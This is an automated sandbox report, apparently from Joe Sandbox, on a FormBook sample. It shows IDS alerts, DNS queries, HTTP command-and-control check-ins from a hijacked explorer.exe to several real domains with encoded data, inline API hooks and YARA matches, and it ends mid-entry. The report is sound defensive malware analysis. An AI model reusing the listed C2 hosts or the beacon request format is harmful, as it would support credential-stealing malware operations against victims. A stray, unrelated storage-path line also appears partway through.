Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/13/21-21:28:30.659590	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49757	80	192.168.2.7	74.208.236.28
01/13/21-21:29:11.660530	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49759	34.102.136.180	192.168.2.7

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 21:28:09.474320889 CET	49756	80	192.168.2.7	34.102.136.180
Jan 13, 2021 21:28:09.514507055 CET	80	49756	34.102.136.180	192.168.2.7
Jan 13, 2021 21:28:09.514614105 CET	49756	80	192.168.2.7	34.102.136.180
Jan 13, 2021 21:28:09.514786005 CET	49756	80	192.168.2.7	34.102.136.180
Jan 13, 2021 21:28:09.554968119 CET	80	49756	34.102.136.180	192.168.2.7
Jan 13, 2021 21:28:09.654078007 CET	80	49756	34.102.136.180	192.168.2.7
Jan 13, 2021 21:28:09.654102087 CET	80	49756	34.102.136.180	192.168.2.7
Jan 13, 2021 21:28:09.654325008 CET	49756	80	192.168.2.7	34.102.136.180
Jan 13, 2021 21:28:09.654438019 CET	49756	80	192.168.2.7	34.102.136.180
Jan 13, 2021 21:28:09.694464922 CET	80	49756	34.102.136.180	192.168.2.7
Jan 13, 2021 21:28:30.491645098 CET	49757	80	192.168.2.7	74.208.236.28
Jan 13, 2021 21:28:30.659271002 CET	80	49757	74.208.236.28	192.168.2.7
Jan 13, 2021 21:28:30.659426928 CET	49757	80	192.168.2.7	74.208.236.28
Jan 13, 2021 21:28:30.659590006 CET	49757	80	192.168.2.7	74.208.236.28
Jan 13, 2021 21:28:30.827095985 CET	80	49757	74.208.236.28	192.168.2.7
Jan 13, 2021 21:28:31.162807941 CET	49757	80	192.168.2.7	74.208.236.28
Jan 13, 2021 21:28:31.261763096 CET	80	49757	74.208.236.28	192.168.2.7
Jan 13, 2021 21:28:31.261784077 CET	80	49757	74.208.236.28	192.168.2.7
Jan 13, 2021 21:28:31.261873007 CET	49757	80	192.168.2.7	74.208.236.28
Jan 13, 2021 21:28:31.261960030 CET	49757	80	192.168.2.7	74.208.236.28
Jan 13, 2021 21:28:31.330554008 CET	80	49757	74.208.236.28	192.168.2.7
Jan 13, 2021 21:28:31.330646992 CET	49757	80	192.168.2.7	74.208.236.28
Jan 13, 2021 21:28:51.561528921 CET	49758	80	192.168.2.7	184.168.131.241
Jan 13, 2021 21:28:51.751950026 CET	80	49758	184.168.131.241	192.168.2.7
Jan 13, 2021 21:28:51.753366947 CET	49758	80	192.168.2.7	184.168.131.241
Jan 13, 2021 21:28:54.564081907 CET	49758	80	192.168.2.7	184.168.131.241
Jan 13, 2021 21:29:00.565367937 CET	49758	80	192.168.2.7	184.168.131.241
Jan 13, 2021 21:29:00.767661095 CET	80	49758	184.168.131.241	192.168.2.7
Jan 13, 2021 21:29:00.768584013 CET	49758	80	192.168.2.7	184.168.131.241
Jan 13, 2021 21:29:00.768748045 CET	49758	80	192.168.2.7	184.168.131.241
Jan 13, 2021 21:29:01.283525944 CET	49758	80	192.168.2.7	184.168.131.241
Jan 13, 2021 21:29:01.818743944 CET	80	49758	184.168.131.241	192.168.2.7
Jan 13, 2021 21:29:01.819772005 CET	49758	80	192.168.2.7	184.168.131.241
Jan 13, 2021 21:29:03.768001080 CET	49758	80	192.168.2.7	184.168.131.241
Jan 13, 2021 21:29:03.818861961 CET	80	49758	184.168.131.241	192.168.2.7
Jan 13, 2021 21:29:03.820911884 CET	49758	80	192.168.2.7	184.168.131.241

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 21:29:04.004724979 CET	80	49758	184.168.131.241	192.168.2.7
Jan 13, 2021 21:29:06.017481089 CET	80	49758	184.168.131.241	192.168.2.7
Jan 13, 2021 21:29:06.017591000 CET	49758	80	192.168.2.7	184.168.131.241
Jan 13, 2021 21:29:11.480622053 CET	49759	80	192.168.2.7	34.102.136.180
Jan 13, 2021 21:29:11.520770073 CET	80	49759	34.102.136.180	192.168.2.7
Jan 13, 2021 21:29:11.520915031 CET	49759	80	192.168.2.7	34.102.136.180
Jan 13, 2021 21:29:11.521064043 CET	49759	80	192.168.2.7	34.102.136.180
Jan 13, 2021 21:29:11.561067104 CET	80	49759	34.102.136.180	192.168.2.7
Jan 13, 2021 21:29:11.660530090 CET	80	49759	34.102.136.180	192.168.2.7
Jan 13, 2021 21:29:11.660566092 CET	80	49759	34.102.136.180	192.168.2.7
Jan 13, 2021 21:29:11.660778046 CET	49759	80	192.168.2.7	34.102.136.180
Jan 13, 2021 21:29:12.459778070 CET	49759	80	192.168.2.7	34.102.136.180
Jan 13, 2021 21:29:12.499941111 CET	80	49759	34.102.136.180	192.168.2.7

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 21:26:13.953279018 CET	53	64569	8.8.8.8	192.168.2.7
Jan 13, 2021 21:26:14.781059027 CET	52816	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:26:14.829000950 CET	53	52816	8.8.8.8	192.168.2.7
Jan 13, 2021 21:26:15.835195065 CET	50781	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:26:15.886240959 CET	53	50781	8.8.8.8	192.168.2.7
Jan 13, 2021 21:26:16.856674910 CET	54230	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:26:16.904561043 CET	53	54230	8.8.8.8	192.168.2.7
Jan 13, 2021 21:26:18.084306002 CET	54911	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:26:18.135071039 CET	53	54911	8.8.8.8	192.168.2.7
Jan 13, 2021 21:26:18.876074076 CET	49958	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:26:18.923924923 CET	53	49958	8.8.8.8	192.168.2.7
Jan 13, 2021 21:26:19.670840979 CET	50860	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:26:19.718683958 CET	53	50860	8.8.8.8	192.168.2.7
Jan 13, 2021 21:26:20.868812084 CET	50452	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:26:20.921554089 CET	53	50452	8.8.8.8	192.168.2.7
Jan 13, 2021 21:26:23.229006052 CET	59730	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:26:23.279880047 CET	53	59730	8.8.8.8	192.168.2.7
Jan 13, 2021 21:26:25.162133932 CET	59310	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:26:25.210072041 CET	53	59310	8.8.8.8	192.168.2.7
Jan 13, 2021 21:26:26.380721092 CET	51919	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:26:26.431509972 CET	53	51919	8.8.8.8	192.168.2.7
Jan 13, 2021 21:26:27.509810925 CET	64296	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:26:27.560648918 CET	53	64296	8.8.8.8	192.168.2.7
Jan 13, 2021 21:26:33.432677984 CET	56680	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:26:33.490365028 CET	53	56680	8.8.8.8	192.168.2.7
Jan 13, 2021 21:26:44.839874983 CET	58820	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:26:44.890532017 CET	53	58820	8.8.8.8	192.168.2.7
Jan 13, 2021 21:26:51.334427118 CET	60983	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:26:51.391041040 CET	53	60983	8.8.8.8	192.168.2.7
Jan 13, 2021 21:27:04.145936966 CET	49247	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:27:04.210891962 CET	53	49247	8.8.8.8	192.168.2.7
Jan 13, 2021 21:27:10.961987972 CET	52286	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:27:11.019543886 CET	53	52286	8.8.8.8	192.168.2.7
Jan 13, 2021 21:27:15.879688025 CET	56064	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:27:15.939393997 CET	53	56064	8.8.8.8	192.168.2.7
Jan 13, 2021 21:27:16.699513912 CET	63744	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:27:16.747385979 CET	53	63744	8.8.8.8	192.168.2.7
Jan 13, 2021 21:27:17.357705116 CET	61457	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:27:17.416974068 CET	53	61457	8.8.8.8	192.168.2.7
Jan 13, 2021 21:27:17.889926910 CET	58367	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:27:17.953469992 CET	53	58367	8.8.8.8	192.168.2.7
Jan 13, 2021 21:27:18.834697008 CET	60599	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:27:18.882541895 CET	53	60599	8.8.8.8	192.168.2.7
Jan 13, 2021 21:27:18.997663021 CET	59571	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:27:19.054007053 CET	53	59571	8.8.8.8	192.168.2.7
Jan 13, 2021 21:27:19.627545118 CET	52689	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:27:19.675343990 CET	53	52689	8.8.8.8	192.168.2.7

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 21:27:20.443139076 CET	50290	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:27:20.500231981 CET	53	50290	8.8.8.8	192.168.2.7
Jan 13, 2021 21:27:21.676707029 CET	60427	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:27:21.724482059 CET	53	60427	8.8.8.8	192.168.2.7
Jan 13, 2021 21:27:22.729760885 CET	56209	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:27:22.788852930 CET	53	56209	8.8.8.8	192.168.2.7
Jan 13, 2021 21:27:23.225528955 CET	59582	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:27:23.282030106 CET	53	59582	8.8.8.8	192.168.2.7
Jan 13, 2021 21:27:26.635231018 CET	60949	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:27:26.933274031 CET	53	60949	8.8.8.8	192.168.2.7
Jan 13, 2021 21:27:42.913903952 CET	58542	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:27:42.973519087 CET	53	58542	8.8.8.8	192.168.2.7
Jan 13, 2021 21:27:47.137257099 CET	59179	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:27:47.199104071 CET	53	59179	8.8.8.8	192.168.2.7
Jan 13, 2021 21:27:47.372279882 CET	60927	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:27:47.424484968 CET	53	60927	8.8.8.8	192.168.2.7
Jan 13, 2021 21:28:05.201100111 CET	57854	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:28:05.251754999 CET	53	57854	8.8.8.8	192.168.2.7
Jan 13, 2021 21:28:09.402024031 CET	62026	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:28:09.469573975 CET	53	62026	8.8.8.8	192.168.2.7
Jan 13, 2021 21:28:30.421834946 CET	59453	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:28:30.490278959 CET	53	59453	8.8.8.8	192.168.2.7
Jan 13, 2021 21:28:51.499365091 CET	62468	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:28:51.560517073 CET	53	62468	8.8.8.8	192.168.2.7
Jan 13, 2021 21:29:11.418458939 CET	52563	53	192.168.2.7	8.8.8.8
Jan 13, 2021 21:29:11.479146957 CET	53	52563	8.8.8.8	192.168.2.7

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 13, 2021 21:27:26.635231018 CET	192.168.2.7	8.8.8.8	0x2cc4	Standard query (0)	www.semaindustrial.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:27:47.137257099 CET	192.168.2.7	8.8.8.8	0x2af9	Standard query (0)	www.trinewstyles.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:28:09.402024031 CET	192.168.2.7	8.8.8.8	0x44c	Standard query (0)	www.miproper.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:28:30.421834946 CET	192.168.2.7	8.8.8.8	0x750c	Standard query (0)	www.fordexplorerproblems.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:28:51.499365091 CET	192.168.2.7	8.8.8.8	0x5754	Standard query (0)	www.southsideflooringcreations.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:29:11.418458939 CET	192.168.2.7	8.8.8.8	0xd13a	Standard query (0)	www.exoticorganicwine.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2021 21:27:26.933274031 CET	8.8.8.8	192.168.2.7	0x2cc4	Server failure (2)	www.semaindustrial.com	none	none	A (IP address)	IN (0x0001)
Jan 13, 2021 21:27:47.199104071 CET	8.8.8.8	192.168.2.7	0x2af9	Name error (3)	www.trinewstyles.com	none	none	A (IP address)	IN (0x0001)
Jan 13, 2021 21:28:09.469573975 CET	8.8.8.8	192.168.2.7	0x44c	No error (0)	www.miproper.com	miproper.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 21:28:09.469573975 CET	8.8.8.8	192.168.2.7	0x44c	No error (0)	miproper.com		34.102.136.180	A (IP address)	IN (0x0001)
Jan 13, 2021 21:28:30.490278959 CET	8.8.8.8	192.168.2.7	0x750c	No error (0)	www.fordexplorerproblems.com		74.208.236.28	A (IP address)	IN (0x0001)
Jan 13, 2021 21:28:51.560517073 CET	8.8.8.8	192.168.2.7	0x5754	No error (0)	www.southsideflooringcreations.com	southsideflooringcreations.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 21:28:51.560517073 CET	8.8.8.8	192.168.2.7	0x5754	No error (0)	southsideflooringcreations.com		184.168.131.241	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2021 21:29:11.479146957 CET	8.8.8.8	192.168.2.7	0xd13a	No error (0)	www.exoticorganicwine.com	exoticorganicwine.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 21:29:11.479146957 CET	8.8.8.8	192.168.2.7	0xd13a	No error (0)	exoticorganicwine.com		34.102.136.180	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.miproper.com
- www.fordexplorerproblems.com
- www.southsideflooringcreations.com
- www.exoticorganicwine.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.7	49756	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:28:09.514786005 CET	4960	OUT	GET /dkk/?J49Tz=eln47v8hVLB&EvI=KFec6V/xGjD6cE5qsvd2LTm4Ze1Ufxo42AYbq86iepN500M2vfXbQq6XlD5K+sbe3doaSuc2kQ== HTTP/1.1 Host: www.miproper.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 21:28:09.654078007 CET	4960	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 13 Jan 2021 20:28:09 GMT Content-Type: text/html Content-Length: 275 ETag: "5ffc83a2-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.7	49757	74.208.236.28	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:28:30.659590006 CET	4962	OUT	GET /dkk/?EvI=VuWlRtEQc0PyYNliE71gHvEq4u/XFVndbD6PF4RlFVBK20m1fz7CdpGmHTE9G7iYyzSgqX7WhA==&J49Tz=eln47v8hVLB HTTP/1.1 Host: www.fordexplorerproblems.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 21:28:31.261763096 CET	4962	IN	HTTP/1.1 301 Moved Permanently Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Date: Wed, 13 Jan 2021 20:28:30 GMT Server: Apache X-Powered-By: PHP/7.4.14 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: https://www.fordexplorerproblems.com/dkk/?EvI=VuWlRtEQc0PyYNliE71gHvEq4u/XFVndbD6PF4RlFVBK20m1fz7CdpGmHTE9G7iYyzSgqX7WhA==&J49Tz=eln47v8hVLB Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.7	49758	184.168.131.241	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:29:00.768748045 CET	4963	OUT	GET /dkk/?J49Tz=eln47v8hVLB&EvI=7pEhCqXKdTe1QojMxaT2YAvmPyLKOFb2Iw59nqg2WrUGKA2vL6+QIvazxlaHaXA0UWVS/p1klg== HTTP/1.1 Host: www.southsideflooringcreations.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 21:29:03.768001080 CET	4964	OUT	GET /dkk/?J49Tz=eln47v8hVLB&EvI=7pEhCqXKdTe1QojMxaT2YAvmPyLKOFb2Iw59nqg2WrUGKA2vL6+QIvazxlaHaXA0UWVS/p1klg== HTTP/1.1 Host: www.southsideflooringcreations.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.7	49759	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:29:11.521064043 CET	4965	OUT	GET /dkk/?EvI=Pne6zO+Z3a60Au06FHOmVrHS7z/OeLQppxmg+doCWmhHZjdmG5KKLECfP4ZcwEOpNG8I7WvO0Q==&J49Tz=eln47v8hVLB HTTP/1.1 Host: www.exoticorganicwine.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 21:29:11.660530090 CET	4966	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 13 Jan 2021 20:29:11 GMT Content-Type: text/html Content-Length: 275 ETag: "5ffc838f-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x84 0x4E 0xE8
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x8C 0xCE 0xE8
GetMessageW	INLINE	0x48 0x8B 0xB8 0x8C 0xCE 0xE8
GetMessageA	INLINE	0x48 0x8B 0xB8 0x84 0x4E 0xE8

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: 20210113432.exe PID: 1476 Parent PID: 5772

General

Start time:	21:26:18
Start date:	13/01/2021
Path:	C:\Users\user\Desktop\20210113432.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\20210113432.exe'
Imagebase:	0x920000
File size:	1070592 bytes
MD5 hash:	13DBC9C1C5A2811ECBEE5F420C9C75B6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.254808962.0000000002E31000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.255709550.0000000003E39000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.255709550.0000000003E39000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.255709550.0000000003E39000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D3ECF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D3ECF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\20210113432.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D6FC78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\20210113432.exe.log	unknown	1314	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.	success or wait	1	6D6FC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D3C5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D3C5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D3203DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D3CCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D3203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D3203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D3203DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D3203DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D3C5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D3C5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C231B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C231B4F	ReadFile

Analysis Process: 20210113432.exe PID: 5320 Parent PID: 1476

General

Start time:	21:26:26
Start date:	13/01/2021
Path:	C:\Users\user\Desktop\20210113432.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\20210113432.exe
Imagebase:	0x940000
File size:	1070592 bytes
MD5 hash:	13DBC9C1C5A2811ECBEE5F420C9C75B6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.292282705.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.292282705.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.292282705.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.292860797.0000000000FA0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.292860797.0000000000FA0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.292860797.0000000000FA0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.292893509.0000000000FD0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.292893509.0000000000FD0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.292893509.0000000000FD0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	419E47	NtReadFile

Analysis Process: explorer.exe PID: 3292 Parent PID: 5320

General

Start time:	21:26:29
Start date:	13/01/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
